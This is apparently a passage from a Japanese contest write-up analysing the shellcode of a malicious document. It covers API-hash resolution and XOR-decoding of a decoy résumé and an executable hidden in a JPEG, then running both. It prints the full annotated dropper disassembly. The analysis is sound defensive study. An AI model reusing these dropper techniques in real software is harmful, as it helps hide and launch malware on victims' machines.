


図 12. AA スクリプトの実行結果




図 13. AA スクリプトの実行によって得られたハッシュ値(WriteFile)

スクリプトを実行するとスクリプトで割り当てたメモリのアドレスが表示される(図 12)。この場合 001B0080 番地にハッシュ値が格納されることになるので、そのアドレスの値(4 バイト値)参照すれば良い。図 13 は AA スクリプトの実行によって"WriteFile"API のハッシュ値が格納されたアドレスを CheatEngine によって参照した結果である。

なお、シェルコードが利用する API のハッシュ値はシェルコード内で利用される静的な領域にそれぞれ格納されている(図 14)。

```
seg000:00000ACC                 call    sub_912
seg000:00000ACC ; ---------------------------------------------------------
seg000:00000AD1                 dd 488025A5h
seg000:00000AD5                 dd 4A887999h
seg000:00000AD9                 dd 1EC99C46h
seg000:00000ADD                 dd 10121EE3h
seg000:00000AE1                 dd 645A0A54h
seg000:00000AE5                 dd 25339452h
seg000:00000AE9                 dd 16A1F0E1h
seg000:00000AED                 dd 38282189h
seg000:00000AF1                 dd 0DB3E8D63h
seg000:00000AF5                 dd 0FE0DB299h
seg000:00000AF9                 dd 8EE05933h
seg000:00000AFD                 dd 4128BB03h
seg000:00000B01                 dd 0F36F1F2Ch
seg000:00000B05                 dd 4096
```

図 14. シェルコードの静的領域に含まれる API ハッシュ値

検体が利用している API とそのハッシュ値、シェルコード内の間接的な API 呼び出しとの対応を以下の表 1 に示す。

表 1. シェルコードが利用する API とそのハッシュ値および間接的な API 呼び出し

API 名	ハッシュ値	間接的な API 呼び出し
lstrcatA	0x488025A5	call dword ptr ds:[edi-0x34]
WriteFile	0x4A887999	call dword ptr ds:[edi-0x30]
CloseHandle	0x1EC99C46	call dword ptr ds:[edi-0x2c]
WinExec	0x10121EE3	call dword ptr ds:[edi-0x28]
GetTempPathA	0x645A0A54	call dword ptr ds:[edi-0x24]
CreateFileA	0x25339452	call dword ptr ds:[edi-0x20]
SetFilePointer	0x16A1F0E1	call dword ptr ds:[edi-0x1c]
ReadFile	0x38282189	call dword ptr ds:[edi-0x18]
LocalAlloc	0xDB3E8D63	call dword ptr ds:[edi-0x14]
GetFileSize	0xFE0DB299	call dword ptr ds:[edi-0x10]
TerminateProcess	0x8EE05933	call dword ptr ds:[edi-0x0c]
CreateFileMappingA	0x4128BB03	call dword ptr ds:[edi-0x08]
MapViewOfFile	0xF36F1F2C	call dword ptr ds:[edi-0x04]

2.4 設問4

2.4.1 問題文

シェルコードが行う以下の処理について、処理の順序どおりに並べ替えよ。なお、処理内容として存在しない項目があれば、除外すること。(2 点)

- 実行ファイルの作成

- 実行ファイルの実行
- 表示用文書の作成
- 表示用文書の表示
- 中津留.jpg の削除

2.4.2 n00b の解法

ハッシュ化された API 名をデコードした後で、実際に API がどのような順番で呼ばれているかや、どのような引数を基に API が呼ばれているかについて調べた。その結果、図 6 のような API の流れになっている事が分かった。




図 8

2.4.3 チーム UN 頼みの解法

ActiveX1.bin を逆アセンブルしたリストを読んだ結果，次のような処理になっていることがわかった。

ハッシュ化された API の解決が終わった時点で edi の値は解決された API テーブルの直後となっており，負の方向に API のアドレス，正方向に変数領域と定数値が存在している。0x988 から始まる

処理は次のようなことを行っている。

1. "中津留.jpg"(edi+0x57)というファイルを OPEN_EXISTING で CreateFileA して，[edi+0x4]にハンドルを保存
   - 存在しない時にはそのまま 15 へ進んで終了
2. 開いたファイルのファイルサイズを取得して[edi]に保存
3. 開いたファイルを CreateFileMappingA する。その結果を元に MapViewOfFile で実際のポインタを取得して[edi+0x10]に保存
4. 開いたファイルの最後 16bytes を[edi+0x14]以降にコピー
5. 開いたファイルの全体を 0xab で xor して書き換え
6. 598bytes(0x256bytes)メモリを確保(LocalAlloc)して[edi+0x24]に保存
7. GetTempPathA により，今確保したメモリに一時ファイル用ディレクトリを取得
8. さらに"職務経歴書.docx"(edi+0x30)を連結して表示用文書ファイルパス(tmpfile1)にする
9. その表示用文書ファイルを作成し，デコードした中津留.jpg の一部を書き込んでファイルを閉じる。書き込む場所は，デコード前の中津留.jpg の内，
   - 開始位置: 最後から数えて 16byte 目から 4bytes の数値
   - 長さ: 最後から数えて 12byte 目から 4bytes の数値
10. 再び 598bytes(0x256bytes)メモリを確保(LocalAlloc)して[edi+0x2c]に保存
11. その領域に次の文字列を構成
    "cmd /c ¥" "(edi+0x45) + tmpfile1 + "¥" "(edi+0x4f)
12. 構成したコマンドライン文字列を WinExec に渡して実行
13. 表示用文書ファイル名バッファ tmpfile1 の末尾に".EXE"を追加して実行ファイル名として，そのファイルを作成し，デコードした 中津留.jpg の一部を書き込んでファイルを閉じる。書き込む場所は，デコード前の中津留.jpg の内，
    - 開始位置: 最後から数えて 8byte 目から 4bytes の数値
    - 長さ: 最後から数えて 4byte 目から 4bytes の数値
14. 作成した実行ファイルを WinExec で実行
15. TerminateProcess(-1, ?)で終了
    - プロセスハンドル-1 は自プロセスを意味する

なお，第二引数は積まれていないので元々スタック上にあったガベージが読まれる

2.4.4 チーム UN 頼みの解答

- 表示用文書の作成
- 表示用文書の表示
- 実行ファイルの作成
- 実行ファイルの実行

2.5 設問4

2.5.1 問題文

シェルコード中に、同一フォルダに存在する中津留.jpg からファイルを取り出す処理がある。当該処理を解析し、ファイルが中津留.jpg のどの位置に、どのようにエンコードされて埋め込まれているかを答えよ。(2 点)

2.5.2 人海戦術チームの解法

以下は、シェルコードからデコーディング処理を抜粋したものである。

```
00B009AF - push eax                 // ファイルのハンドル(中津留.jpg)
00B009B0 - call ss:[edi-10]         // GetFileSize
00B009B4 - mov [edi],eax            // [edi] = ファイルサイズの下位ダブルワード
....
00B009CE - push eax                 // ファイルマッピングオブジェクトのハンドル(中津留.jpg)
00B009CF - call ss:[edi-04]         // MapViewOfFile
00B009D3 - mov [edi+10],eax         // [edi+10] = ファイルがマップされたビューの開始アドレス
....
// decoding
00B009F4 - push [edi]               //
00B009F6 - pop ecx                  // ecx = [edi] -> ファイルサイズ(GetFileSize の返り値)
00B009F7 - mov eax,[edi+10]         // eax = [edi+10] = ファイルがマップされたビューの開始アドレス
00B009FA - xor byte ptr [ecx+eax],0xAB
00B009FE - loop 00B009FA
```

LOOP 命令は ECX のデクリメントとオペランドのアドレスへのジャンプを ECX が 0 になるまで繰り返すものである。つまり、太字で示した部分では、EAX レジスタに格納されるアドレスを基点として ECX レジスタに格納された値の範囲だけ 0xAB で XOR を繰り返すものである。

ECX レジスタの値は直上の PUSH 命令と POP 命令によって[EDI]の値が格納されており、これは「中津留.jpg」に対する GetFileSize 関数呼び出しの返り値である。よって、ECX には「中津留.jpg」のファイルサイズが格納されることになる。また、EAX には MapViewOfFile 関数の返り値、すなわち「中津留.jpg」ファイルのマッピングが行われた開始アドレスが格納されている。

これは結局のところファイルの基点からファイルサイズ分 XOR 命令と繰り返すこととなるため、中津留.jpg ファイルのすべてを XOR でデコーディングしていることになる。

また、以下の処理はファイルフォーマットから、ファイルを生成する際に利用するパラメータを抽出する処理である。これらは表示用の「職務経歴書.docx」および実行ファイル「職務経歴書.docx.EXE」を生成する際に、WriteFile 関数の引数(データバッファおよびサイズ)として利用されるため、中津留.jpg の中に埋め込まれているデータバッファのオフセットおよびサイズの情報であると推測できる。

```
// ファイルフォーマットからファイル生成パラメータを抽出
00B009D8 - mov ecx,[ebx+eax-10]     // ecx = [ebx+eax-10] -> ???
```

```
00B009DC - mov [edi+14],ecx      // 表示用文書のデータバッファのオフセット
00B009DF - mov ecx,[ebx+eax-0C]  // ecx = [ebx+eax-0C] -> ???
00B009E3 - mov [edi+18],ecx      //表示用文書のデータバッファのサイズ
00B009E6 - mov ecx,[ebx+eax-08]  // ecx = [ebx+eax-08] -> ???
00B009EA - mov [edi+1C],ecx      // 実行ファイルのバッファのオフセット
00B009ED - mov ecx,[ebx+eax-04]  // ecx = [ebx+eax-04] -> ???
00B009F1 - mov [edi+20],ecx      // 実行ファイルのサイズ
```

配布された検体には実際にファイルを取り出すために利用される中津留.jpg ファイルは含まれていなかった。そこで、実際の中津留.jpg ファイルの内容を推測したものを以下の図 16 に示す。なお、オフセットやサイズ情報の抽出はデコーディング前に行われるため、これらの情報は XOR エンコーディングされていないものとする。




図 16. 中津留.jpg の推測図

以上より、中津留.jpg から取り出されるファイルは文書ファイル(.docx)と実行ファイル(.exe)の 2 つであり、そのオフセットとサイズは図 16 に示したように中津留.jpg のファイル終端に格納されていることが静的解析結果から推測できる。

2.5.3 人海戦術チームの解答

図 16 をもとにした解答を以下の表 2 に示す。

表 2.中津留.jpg に含まれるファイルとそのオフセットおよびエンコード方法

位置	内容	エンコード方法
図 16 の offset1(4byte)を中津留.jpg の基点から加算した位置	文書ファイル (職務経歴書.docx)	開始位置から図 16 に示される size1(4 byte)分を 0xAB で XOR している
図 16 の offset2(4byte)を中津留.jpg の基点から加算した位置	実行ファイル (職務経歴書.docx.EXE)	開始位置から図 16 に示される size2(4 byte)分を 0xAB で XOR している

2.6 人海戦術チームの章末付録

シェルコードで行われる処理とその分析結果

```
// Locating EIP
00B0090D - jmp 00B00ACC
00B00ACC - call 00B00912
00B00912 - pop eax

// get Kernel32.dll base
00B00913 - push esi
00B00914 - xor ecx,ecx
00B00916 - mov esi,fs:[00000030]
00B0091D - mov esi,[esi+0C]
00B00920 - mov esi,[esi+1C]
00B00923 - mov ebx,[esi+08]
00B00926 - mov edi,[esi+20]
00B00929 - mov esi,[esi]
00B0092B - cmp [edi+18],cx
00B0092F - jne 00B00923
00B00931 - mov ebp,ebx
00B00933 - push eax
00B00934 - pop esi
00B00935 - mov edi,esi
00B00937 - push 0D
00B00939 - pop ecx

// API Hashing
00B0093A - call 00B00943
00B0093F - loop 00B0093A
```

```
00B00941 - jmp 00B00988
00B00943 - push ecx
00B00944 - push esi
00B00945 - mov esi,[ebp+3C]
00B00948 - mov esi,[ebp+esi+78]
00B0094C - add esi,ebp
00B0094E - push esi
00B0094F - mov esi,[esi+20]
00B00952 - add esi,ebp
00B00954 - xor ecx,ecx
00B00956 - dec ecx
00B00957 - inc ecx
00B00958 - lodsd
00B00959 - add eax,ebp
00B0095B - xor ebx,ebx
00B0095D - movsx edx,byte ptr [eax]
00B00960 - cmp dl,dh
00B00962 - je 00B0096C
00B00964 - ror ebx,0F
00B00967 - add ebx,edx
00B00969 - inc eax
00B0096A - jmp 00B0095D
00B0096C - cmp ebx,[edi]
00B0096E - jne 00B00957
00B00970 - pop esi
00B00971 - mov ebx,[esi+24]
00B00974 - add ebx,ebp
00B00976 - mov cx,[ebx+ecx*2]
00B0097A - mov ebx,[esi+1C]
00B0097D - add ebx,ebp
00B0097F - mov eax,[ebx+ecx*4]
00B00982 - add eax,ebp
00B00984 - stosd
00B00985 - pop esi
00B00986 - pop ecx
00B00987 - ret

// main
00B00988 - push 00                  // テンプレートファイルのハンドル
00B0098A - push 00                  // ファイル属性
00B0098C - push 03                  // 作成方法 ：OPEN_EXISTING
00B0098E - push 00                  // セキュリティ記述子
```

```
00B00990 - push 01                  // 共有モード：FILE_SHARE_READ
00B00992 - push 10000000            // アクセスモード：GENERIC_ALL
00B00997 - lea eax,[edi+57]         // [edi+57] -> 中津留.jpg
00B0099A - push eax                 // ファイル名
00B0099B - call ss:[edi-20]         // CreateFileA
00B0099F - cmp eax,-01
00B009A2 - je 00B00AC6
00B009A8 - mov [edi+04],eax         // [edi+04] = ファイルのハンドル(中津留.jpg)
00B009AB - lea ebx,[edi+0C]         //
00B009AE - push ebx                 // [edi+0C] = ファイルサイズの上位ダブルワード
00B009AF - push eax                 // ファイルのハンドル(中津留.jpg)
00B009B0 - call ss:[edi-10]         // GetFileSize
00B009B4 - mov [edi],eax            // [edi] = ファイルサイズの下位ダブルワード
00B009B6 - push 00                  // オブジェクト名
00B009B8 - push eax                 // サイズを表す下位 DWROD
00B009B9 - push 00                  // サイズを表す上位 DWORD
00B009BB - push 08                  // 保護：PAGE_WRITECOPY
00B009BD - push 00                  // セキュリティ
00B009BF - push [edi+04]            // [edi+04] -> ファイルのハンドル(中津留.jpg)
00B009C2 - call ss:[edi-08]   /     / CreateFileMappingA
00B009C6 - push 00                  // マップ対象のバイト数
00B009C8 - push 00                  // オフセットの下位 DWORD
00B009CA - push 00                  // オフセットの上位 DWORD
00B009CC - push 01                  // アクセスモード：FILE_MAP_COPY
00B009CE - push eax                 // ファイルマッピングオブジェクトのハンドル
00B009CF - call ss:[edi-04]         // MapViewOfFile
00B009D3 - mov [edi+10],eax         // [edi+10] = ファイルがマップされたビューの開始アドレス
00B009D6 - mov ebx,[edi]            // ebx = [edi] -> ファイルサイズ

// ファイルフォーマットからファイル生成パラメータを抽出
00B009D8 - mov ecx,[ebx+eax-10]     // ecx = [ebx+eax-10] -> ???
00B009DC - mov [edi+14],ecx         // 表示用文書のデータバッファのオフセット
00B009DF - mov ecx,[ebx+eax-0C]     // ecx = [ebx+eax-0C] -> ???
00B009E3 - mov [edi+18],ecx         // 表示用文書のデータバッファのサイズ
00B009E6 - mov ecx,[ebx+eax-08]     // ecx = [ebx+eax-08] -> ???
00B009EA - mov [edi+1C],ecx         // 実行ファイルのバッファのオフセット
00B009ED - mov ecx,[ebx+eax-04]     // ecx = [ebx+eax-04] -> ???
00B009F1 - mov [edi+20],ecx         // 実行ファイルのサイズ

// decoding
00B009F4 - push [edi]               //
00B009F6 - pop ecx                  // ecx = [edi] -> ファイルサイズ(GetFileSize の返り値)
```

```
00B009F7 - mov eax,[edi+10]          // eax = [edi+10] = ファイルがマップされたビューの開始アドレス
00B009FA - xor byte ptr [ecx+eax],0xAB
00B009FE - loop 00B009FA

00B00A00 - push 00000256             // 割り当てたいバイト数
00B00A05 - push 40                   // 割り当ての属性 ：LMEM_ZEROINIT
00B00A07 - call ss:[edi-14]          // LocalAlloc
00B00A0B - mov [edi+24],eax          // [edi+24] = newmem1
00B00A0E - push eax                  // パスを格納するバッファ
00B00A0F - push 00000100             // バッファのサイズ
00B00A14 - call ss:[edi-24]          // GetTempPathA
00B00A18 - mov [edi+28],eax          // [edi+28] = Temp ディレクトリパス
00B00A1B - lea ecx,[edi+30 ]         // [edi+30] -> 職務経歴書.docx
00B00A1E - push ecx                  // 2 番目の文字列 ： 職務経歴書.docx
00B00A1F - push [edi+24]             // 最初の文字列 ：[edi+24] -> newmem1
00B00A22 - call dword ptr [edi-34]   // lstrcatA
00B00A25 - push 00                   // テンプレートファイルのハンドル
00B00A27 - push 00                   // ファイル属性
00B00A29 - push 02                   // 作成方法 ：CREATE_ALWAYS
00B00A2B - push 00                   // セキュリティ記述子
00B00A2D - push 00                   // 共有モード
00B00A2F - push 40000000             // アクセスモード ：GENERIC_WRITE
00B00A34 - push eax                  // ファイル名 ： 職務経歴書.docx
00B00A35 - call ss:[edi-20]          // CreateFileA
00B00A39 - mov ebx,eax               // ebx = ファイルのハンドル
00B00A3B - push 00                   // オーバーラップ構造体のバッファ
00B00A3D - lea ecx,[edi+0C]          //
00B00A40 - push ecx                  // 書き込んだバイト数
00B00A41 - push [edi+18]                     // 書き込み対象のバイト数
00B00A44 - mov ecx,[edi+10]          // ecx = [edi+10] -> ファイルがマップされたビューの開始アドレス
00B00A47 - add ecx,[edi+14]          // ecx += [edi+14] -> ダミーデータのバッファ
00B00A4A - push ecx                  // データバッファ
00B00A4B - push eax                  // ファイルのハンドル（Temp¥職務経歴書.docx）
00B00A4C - mov ecx,eax                       // ecx = ファイルのハンドル
00B00A4E - call ss:[edi-30]                  // WriteFile ①表示用文書の作成
00B00A52 - push ebx                  // ebx -> ファイルのハンドル
00B00A53 - call ss:[edi-2C]          // CloseHandle
00B00A57 - push 00000256             // 割り当てたいバイト数
00B00A5C - push 40                   // 割り当ての属性 ：LMEM_ZEROINIT
00B00A5E - call ss:[edi-14]          // LocalAlloc
00B00A62 - mov [edi+2C],eax          // [edi+2c] = newmem2
```

```
00B00A65 - lea ecx,[edi+45]          // ecx = [edi+45] ->「cmd /c " 」
00B00A68 - push ecx                  // 2 番目の文字列 :「cmd /c " 」
00B00A69 - push eax                  // 最初の文字列 :eax -> newmem2
00B00A6A - call dword ptr [edi-34]   // lstrcatA
00B00A6D - push [edi+24]             // 2 番目の文字列 :[edi+24] -> newmem1
00B00A70 - push eax                  // 最初の文字列
00B00A71 - call dword ptr [edi-34]   // lstrcatA
00B00A74 - lea ecx,[edi+4F]          // [edi+4f] ->「" 」
00B00A77 - push ecx                  // 2 番目の文字列 :「" 」
00B00A78 - push eax                  // 最初の文字列
00B00A79 - call dword ptr [edi-34]   // lstrcatA
00B00A7C - push 00                   // ウィンドウの表示状態
00B00A7E - push eax                  // コマンドラインへのポインタ(cmd /c "Temp¥職務経歴書.docx")
00B00A7F - call dword ptr [edi-28]   // WinExec ②表示用文書の表示
00B00A82 - lea ecx,[edi+52]          // ecx =「.EXE」
00B00A85 - push ecx                  // 2 番目の文字列 :「.EXE」
00B00A86 - push [edi+24]             // 最初の文字列 :[edi+24] -> newmem1
00B00A89 - call dword ptr [edi-34]   // lstrcatA
00B00A8C - push 00                   //
00B00A8E - push 00                   //
00B00A90 - push 02                   //
00B00A92 - push 00                   //
00B00A94 - push 00                   //
00B00A96 - push 40000000             //
00B00A9B - push eax                  //
00B00A9C - call ss:[edi-20]          // CreateFileA
00B00AA0 - mov ebx,eax               // ebx = ファイルのハンドル
00B00AA2 - push 00                   // オーバーラップ構造体のバッファ
00B00AA4 - lea ecx,[edi+0C]          //
00B00AA7 - push ecx                  // 書き込んだバイト数
00B00AA8 - push [edi+20]             // 書き込み対象のバイト数
00B00AAB - mov ecx,[edi+10]          // [edi+10] -> ファイルがマップされたビューの開始アドレス
00B00AAE - add ecx,[edi+1C]          // ecx += [edi+1c] -> 実行ファイルのバッファ
00B00AB1 - push ecx                  // データバッファ
00B00AB2 - push eax                  // ファイルのハンドル
00B00AB3 - mov ecx,eax               // ecx = ファイルのハンドル(Temp¥職務経歴書.docx.EXE)
00B00AB5 - call ss:[edi-30]          // WriteFile ③実行ファイルの作成
00B00AB9 - push ebx                  // ebx -> ファイルのハンドル
00B00ABA - call ss:[edi-2C]          // CloseHandle
00B00ABE - push 00                   // ウィンドウの表示状態
```

```
00B00AC0 - push [edi+24]                    // コマンドラインへのポインタ(cmd /c “Temp¥職務経歴書.docx.EXE“)
00B00AC3 - call dword ptr [edi-28]          // WinExec ④実行ファイルの実行
00B00AC6 - push -01                         //
00B00AC8 - call ss:[edi-0C]                 // TerminateProcess
```